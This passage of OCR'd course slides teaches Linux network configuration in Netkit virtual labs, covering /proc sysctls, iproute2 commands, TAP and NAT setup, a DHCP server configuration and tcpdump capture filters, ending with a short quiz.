    netmask 255.255.255.0
```

router.startup:

```
/etc/init.d/networking start
echo 1 > /proc/sys/net/ipv4/ip_forward
```

/proc/sys/net/ipv4

- The /proc filesystem acts as an interface to internal data structures in the kernel
- It can be used to obtain information about the system and to change certain kernel parameters at runtime
- Nice link:
  - http://www.linuxinsight.com/proc_filesystem.html
- The /proc/sys/net contains subdirectories concerning various networking topics
- In particular, /proc/sys/net/ipv4 contains sysctls which tune different parts of the IPv4 networking stack
  - EX: `ip_forward, ip_default_ttl, ip_echo_ignore_all, tcp_congestion_control`
- `"echo 1 > /proc/sys/net/ipv4/ip_forward"` means: "enable IP forwarding", i.e.: forward IP packets not addressed to us
- `"echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all"` means: don't reply to ICMP echo request

How do I configure the IP stack at runtime?

- GNU Linux provides different tools for network configuration (`net-utils`)
  - `ifconfig, route, arp, netstat, etc...`
- `net-utils` have not been mantained since 2001
- `iproute2` is a collection of utilities that replaces `net-utils`

purpose	legacy "net-tools"	iproute2
Address and link configuration	`ifconfig`	`ip addr, ip link`
Routing tables	`route`	`ip route`
Neighbors	`arp`	`ip neigh`
VLAN	`vconfig`	`ip link`
Tunnels	`iptunnel`	`ip tunnel`
Multicast	`ipmaddr`	`ip maddr`
Statistics	`netstat`	`ss`

Essential `iproute2` commands

- For a complete doc → `man ip`
- Let's see the "must know" commands (assuming `eth0` interface available)
- Note: commands can be truncated. Ex: `ip r, ip n, ip addr`, etc…

- Show interfaces
  - `ip link show`
- Bringing interface up/down
  - `ip link set eth0 (up|down)`
- Set MAC address
  - `ip link set eth0 address 00:11:22:33:44:55`
- Set MTU
  - `ip link set eth0 mtu 1486`
- Enable/disable ARP
  - `ip link set eth0 arp (on|off)`

iproute2 essentials cont.d…

- Show IP address
  - `ip address show [dev eth0]`
- Add/remove IP address
  - `ip address (add|del) 10.0.0.1/8 dev eth0`
- Flush all address
  - `ip address flush [dev eth0]`
- Q: what if you forget the “/network_prfx_len” suffix?

- List/flush routing table
  - `ip route (list|flush)`
- Add/del route (next hop, default, direct forwarding)
  - `ip route (add|del) 100.0.0.0/8 via 10.0.0.1`
  - `ip route (add|del) default via 10.0.0.1`
  - `Ip route (add|del) 10.0.0.0/24 dev eth0`

iproute2 essentials cont.d…

- Show ARP cache
  - `ip neigh show [dev eth0]`
- Flush ARP cache
  - `ip neigh flush dev eth0`
- Add/del ARP cache entry
  - `ip neigh (add|del) to 10.0.0.2 lladdr 00:11:22:33:44:55 dev eth0 state “state_name”`

`(state_name: permanent, stale, noarp, reachable)`

`iproute2` advanced…

- IP policy based routing
  - `ip rule`
- IP xfrm framework configuration (eg: IPSEC)
  - `ip xfrm`
- Monitor IP events
  - `ip monitor`
- IP tunneling (IPinIP, IPinGRE, IPv6 tunneling)
  - `ip tunnel`

Exercise 1 (in class)

- Let's go back to Lab0-interfaces
- Remove `/etc/network/interfaces` files for all VMS and the networking script startup
- Reconfigure everything with `iproute2`
- Put the configuration commands in the startup scripts (e.g.: `router.startup`)

Solution (Lab0-manual)

pc1.startup:

```
ip link set eth0 up
ip address add 10.0.0.101/24 dev eth0
ip route add default via 10.0.0.1
```

pc2.startup:

```
ip link set eth0 up
ip address add 10.0.1.101/24 dev eth0
ip route add default via 10.0.1.1
```

router.startup:

```
ip link set eth0 up
ip link set eth1 up
ip address add 10.0.0.1/24 dev eth0
ip address add 10.0.1.1/24 dev eth1

echo 1 > /proc/sys/net/ipv4/ip_forward
```


SOMETHING MORE ABOUT NETKIT

How to connect to the real world

- `/hosthome` directory in the VM is a link to the home of the user that launched the VM

- A VM can be set with a TAP interface
  - a TAP interface is a network interface connecting the VM and the host machine
  - If the host machine is connected to the internet the VM can use the host machine as the default GW to the internet
  - With vstart:
    - vstart vm --eth0=tap,10.0.0.1,10.0.0.2
    - "vm" is whatever name
    - The first IP address is the TAP address on the host machine
    - The second IP address is the address of eth0 on the VM machine
    - The IP addresses can be whatever IP addresses as long as they are in different subnet with respect to any other interfaces
  - With lstart:
    - vm[0]=tap,10.0.0.1,10.0.0.2
  - To delete a "zombie" TAP (you may need to bring it down first…)
    - `tunctl -d "tap_name"`

TAP interface example



Lab0-tap

lab.conf

```
router[0]=tap,192.168.0.1,192.168.0.2
router[1]=A
pc[0]=A
```

router.startup


```
ip link set eth1 up
ip address add 10.0.0.1/16 dev eth1
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

pc.startup

```
ip link set eth0 up
ip address add 10.0.0.100/16 dev eth0
ip route add default via 10.0.0.1
```


Lab0-tap

host machine



Lab0-tap

router virtual machine



How to permanently write the netkit FS

Two ways:

1. Launch the VM with the "`-W`" option

```
vstart vm -W
```

1. Mount the FS file in loop

```
mount -o loop,offset=32768 \
$NETKIT_HOME/fs/netkit-fs /mnt/nkfs
```

How can I permanently add packages to the VM?

- The “TAP way”
  1. Start a VM with a tap and with the -W option
  2. Connect the Host machine to the internet.
  3. configure a name server inside the vm /etc/resolv.conf
  4. Run apt-get on the VM (perhaps you will need to run apt-get update first)

- The “chroot way”
  1. Bind the proc/ and dev/ in the netkit FS
  2. chroot inside the FS mounted as in the previous slide
  3. configure a name server inside the chrooted /etc/resolv.conf
  4. Run apt-get update and install

DYNAMIC CONFIGURATION WITH DHCP


DHCP

- Dynamic Host Configuration Protocol (DHCP) is a network configuration protocol for hosts on IP networks
- A DHCP client obtains from a DHCP server a set of configuration parameters, typically:
  - IP address/netmask (for a given lease time)
  - Default GW
  - DNS server
  - Domain name
  - Search name list
  - NetBIOS name server
  - SMTP server

DHCP basics

- 4 way handshake
  - Discover, Offer, Request, ACK
- Works with multiple DHCP servers on the same LAN (DHCP Release message)
- The Client broadcast (typically at startup) the discover and receive one or more offer from the Server(s) – (then the protocol continues, but we don't care for now…)
- The Client can Renew (/Rebind) a lease for a previously assigned IP address
- 1 DHCP server for each LAN
  - DHCP-Relays allow DHCP communication through routers

DHCP handshakes



DHCP in Linux

- ISC DHCP is the most used opensource DHCP implementation
  - http://www.isc.org/software/dhc
- Provides:
  - DHCP Client (`dhclient`), Server (`dhcp3-server`), Relay (`dhcrelay`)
- ISC DHCP client and sever are already in the NETKIT VM filesystem
  - DHCP relay can be installed with `apt-get`

NETKIT lab with DHCP

Lab0-dhcp

Same topology as in Lab0-interfaces.

Differences:

1) In `router.startup` add the following command:

```
/etc/init.d/dhcp3-server start
```

2) In `pc{1,2}/etc/network/interfaces` remove the static configuration and add:

```
auto eth0
iface eth0 inet dhcp
```

3) Create the DHCP server configuration file in `router/etc/dhcp3/dhcpd.conf` (see the next slide)

4) Router has also a tap to the outside world:

```
router[2]=tap,192.168.0.1,192.168.0.2
```


5) lab.dep to start router first

DCHP server configuration

```
default-lease-time 3600;
option domain-name-servers 8.8.8.8;
option domain-name "lab0-dhcp.org";
option domain-search "lab0-dhcp.org";

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
}

subnet 10.0.1.0 netmask 255.255.255.0 {
    range 10.0.1.100 10.0.1.254;
    option routers 10.0.1.1;
}
```


LINUX NETWORK TOOLS

Let's see some real traffic…



tcpdump

wireshark



`tcpdump`
the command line network analizer

For documentation:

- `man tcpdump` (program usage)
- http://danielmiessler.com/study/tcpdump/ (nice tutorial)

Essentials:

- Capture all packets on all interfaces and dump the entire packet:

```
tcpdump -i any -X
```

- Capture all packets on all interfaces and don't convert addresses to names:

```
tcpdump -i any -n
```

- Capture all packets on eth0 and save the trace on file (the whole packets…):

```
tcpdump -i eth0 -w file -s0
```

- Capture 10 packets on eth0 to/from `$ADDR`:

```
tcpdump -i eth0 -c 10 host $ADDR
```

- Capture all TCP packets to/from port 80 on eth0:

```
tcpdump -i eth0 tcp port 80
```

- Capture all packets with destination or source address != $ADDR and port in the range [10000:20000]:

```
tcpdump -i eth0 host not $ADDR portrange 10000-20000
```

tcpdump
output format

Normal output


```
0 packets dropped by kernel
root@marlon-vmxbn:/home/marlon/Src/netgroup# tcpdump -ni eth0 host 8.8.8.8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
15:50:44.913843 IP 172.16.166.152 > 8.8.8.8: ICMP echo request, id 25220, seq 1, length 64
15:50:44.936668 IP 8.8.8.8 > 172.16.166.152: ICMP echo reply, id 25220, seq 1, length 64
```

Verbose output

```
0 packets dropped by kernel
root@marlon-vmxbn:/home/marlon/Src/netgroup# tcpdump -nvvvi eth0 host 8.8.8.8
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
15:51:05.529625 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    172.16.166.152 > 8.8.8.8: ICMP echo request, id 25250, seq 1, length 64
15:51:05.554011 IP (tos 0x0, ttl 128, id 745, offset 0, flags [none], proto ICMP (1), length 84)
    8.8.8.8 > 172.16.166.152: ICMP echo reply, id 25250, seq 1, length 64
```

tcpdump
output format

Packet content in HEX and ASCII



tcpdump advanced filtering

- man pcap-filter (filter syntax details)
- pcap filter primitives include
  - host, dst host, src host
  - port, dst port, src port
  - ether host, ether dst, ether src
  - net, dst net, src net
  - portrange, dst portrange, src portrange
  - less, greater
  - ip proto, ip6 proto, ether proto
  - ip broadcast, ip multicast
  - ip, ip6, arp, tcp, udp, icmp
  - ifname
  - proto [expr : size]
    - ip[16:4] = 0xffffffff → DEST BROADCAST IP PACKET

- Example:
  - tcpdump -ni any "ip[12:4] = 0xac10a69c”

NERD QUIZ

What do they mean?

```
(1) ether[0] & 1 != 0
(2) ip[0] & 0xf != 5
(3) ip[6:2] & 0x1fff = 0
```

Are you sure?
Shall we light them?

